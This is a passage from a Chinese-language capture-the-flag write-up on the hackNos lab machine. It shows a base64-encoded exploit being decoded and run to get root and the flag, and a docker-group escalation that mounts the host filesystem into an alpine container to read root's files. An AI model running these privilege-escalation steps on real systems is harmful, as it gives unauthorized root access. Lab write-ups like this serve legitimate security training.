AAAAAAACAAAAAAAAIAAAAAAAAOEAAAGAAAAAwAAAAAAAD4PQAAAAAAPgtAAAAAAA4AEA
AAAAAAGAAAAAAAAgAAAAAAAEAAAAAAAACYAAAAQAAAAMAAAAAAA2D8AAAAAADYLwAA
AAAACgAAAAAAAAAAAAAAAAAIAAAAAAAAgAAAAAAA6gAAAEAAAADAAAAAAAABAAAAA
AAAADAAAAAAAoAAAAAAAAAAAAAAAACAAAAAAAAIAAAAAAAPMAAAABAAAAwAAAAA
AAoQAAAAAACgwAAAAAEAAAAAAAAAAAAAgAAAAAAAAAAAAD5AAAACAAA
AAMAAAAAAOEAAAAAA4MAAAAAAgAAAAAAAAAAAABAAAAAAAAAAAAAAA
/gAAAEAAAwAAAAAAAAAAAAAAAAAODAAAAAAAmAAAAAAAAAAAAAAAAQAAAAAAAB
AAAAAAAAEAAACAAAAAAAAAAAAAAAAAAAAAAAGAwAAAAAAGAYAAAAAAcAAALQAAAgA
AAAAAAGAAAAAAAAJAAAAwAAAAAAAAAAAAAAAAAAB4NgAAAAAABoCAAAAAAAAAA
AAAAAABAAAAAAAAAAAAAAAAAAEQAAAMAAAAAAAAAAAAAAAAAAAAkjgAAAAAAHAQAA
AAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAA=
"exp64" [New] 293L, 22604C written
www-data@hacknos:/tmp$ base64 -d -i exp64 >exp
www-data@hacknos:/tmp$ chmod +x exp
www-data@hacknos:/tmp$ ls -al exp
-rwxr-xr-x 1 www-data www-data 16672 Dec 31 14:20 exp
www-data@hacknos:/tmp$
```

4.5 得到 root 权限

```
AAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAA==
"exp64" [New] 293L, 22604C written
www-data@hacknos:/tmp$ base64 -d -i exp64 >exp
www-data@hacknos:/tmp$ chmod +x exp
www-data@hacknos:/tmp$ ls -al exp
-rwxr-xr-x 1 www-data www-data 16672 Dec 31 14:20 exp
www-data@hacknos:/tmp$ cpulimit -l 100 -f ./exp
Process 4032 detected
root@hacknos:/tmp# cd ~
root@hacknos:/root# ls
root.txt  snap
root@hacknos:/root# cat root.txt
########    #####     #####   ########          ########
##     ##  ##   ##   ##   ##     ##             ##     ##
##     ## ##     ## ##     ##    ##             ##     ##
########  ##     ## ##     ##    ##             ########
##   ##   ##     ## ##     ##    ##             ##   ##
##    ##   ##   ##   ##   ##     ##             ##    ##
##     ##   #####     #####      ##    ######## ##     ##


MD5-HASH: bae11ce4f67af91fa58576c1da2aad4b

Author: Rahul Gehlaut

Blog: www.hackNos.com

Linkedin: https://in.linkedin.com/in/rahulgehlaut
root@hacknos:/root#
```

4.6 docker 提权

4.6.1 切换用户 blackdevil

查看当前用户组 docker

```
docker adm cdrom sudo dip plugdev lxd
blackdevil@hacknos:~$ id
uid=1000(blackdevil) gid=118(docker) groups=118(docker),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd)
blackdevil@hacknos:~$ groups
docker adm cdrom sudo dip plugdev lxd
blackdevil@hacknos:~$
```

docker images
查看是否存在镜像文件

```
blackdevil@hacknos:~$ groups
docker adm cdrom sudo dip plugdev lxd
blackdevil@hacknos:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
```

创建容器 shell
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
自动下载 alpine 文件

```
blackdevil@hacknos:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
blackdevil@hacknos:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
e6b0cf9c0882: Pull complete
Digest: sha256:21716586201556792 40babee0a7714f6509fae66898db422ad803b951257db78
Status: Downloaded newer image for alpine:latest
#
```

退出查看当前 images

```
blackdevil@hacknos:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine              latest              cc0abc535e36        6 days ago          5.59MB
blackdevil@hacknos:~$ a
```

把靶机根目录挂在到/mbt

docker run -it -v /:/mbt cc0abc535e36

```
/ # cd mbt/root
/mbt/root # ls -al
total 56
drwx------    8 root     root          4096 Dec 14 00:23 .
drwxr-xr-x   20 root     root          4096 Dec 10 18:05 ..
-rw-------    1 root     root           228 Dec 31 17:41 .bash_history
-rw-r--r--    1 root     root          3106 Aug 27 18:31 .bashrc
drwx------    2 root     root          4096 Dec 13 13:12 .cache
drwxr-xr-x    3 root     root          4096 Dec 13 08:50 .composer
drwx------    3 root     root          4096 Dec 13 13:12 .gnupg
drwxr-xr-x    3 root     root          4096 Dec 13 03:30 .local
-rw-r--r--    1 root     root           148 Aug 27 18:31 .profile
drwx------    2 root     root          4096 Dec 10 18:06 .ssh
-rw-------    1 root     root          6581 Dec 13 22:07 .viminfo
-rw-r--r--    1 root     root           547 Dec 13 08:39 root.txt
drwxr-xr-x    3 root     root          4096 Dec 10 18:07 snap
/mbt/root # cat root.txt
########    #####     #####   ########         ########
##     ##  ##   ##   ##   ##     ##            ##     ##
##     ## ##     ## ##     ##    ##            ##     ##
########  ##     ## ##     ##    ##            ########
##   ##   ##     ## ##     ##    ##            ##   ##
##    ##   ##   ##   ##   ##     ##            ##    ##
##     ##   #####     #####      ##    ####### ##     ##


MD5-HASH: bae11ce4f67af91fa58576c1da2aad4b

Author: Rahul Gehlaut

Blog: www.hackNos.com

Linkedin: https://in.linkedin.com/in/rahulgehlaut
/mbt/root #
```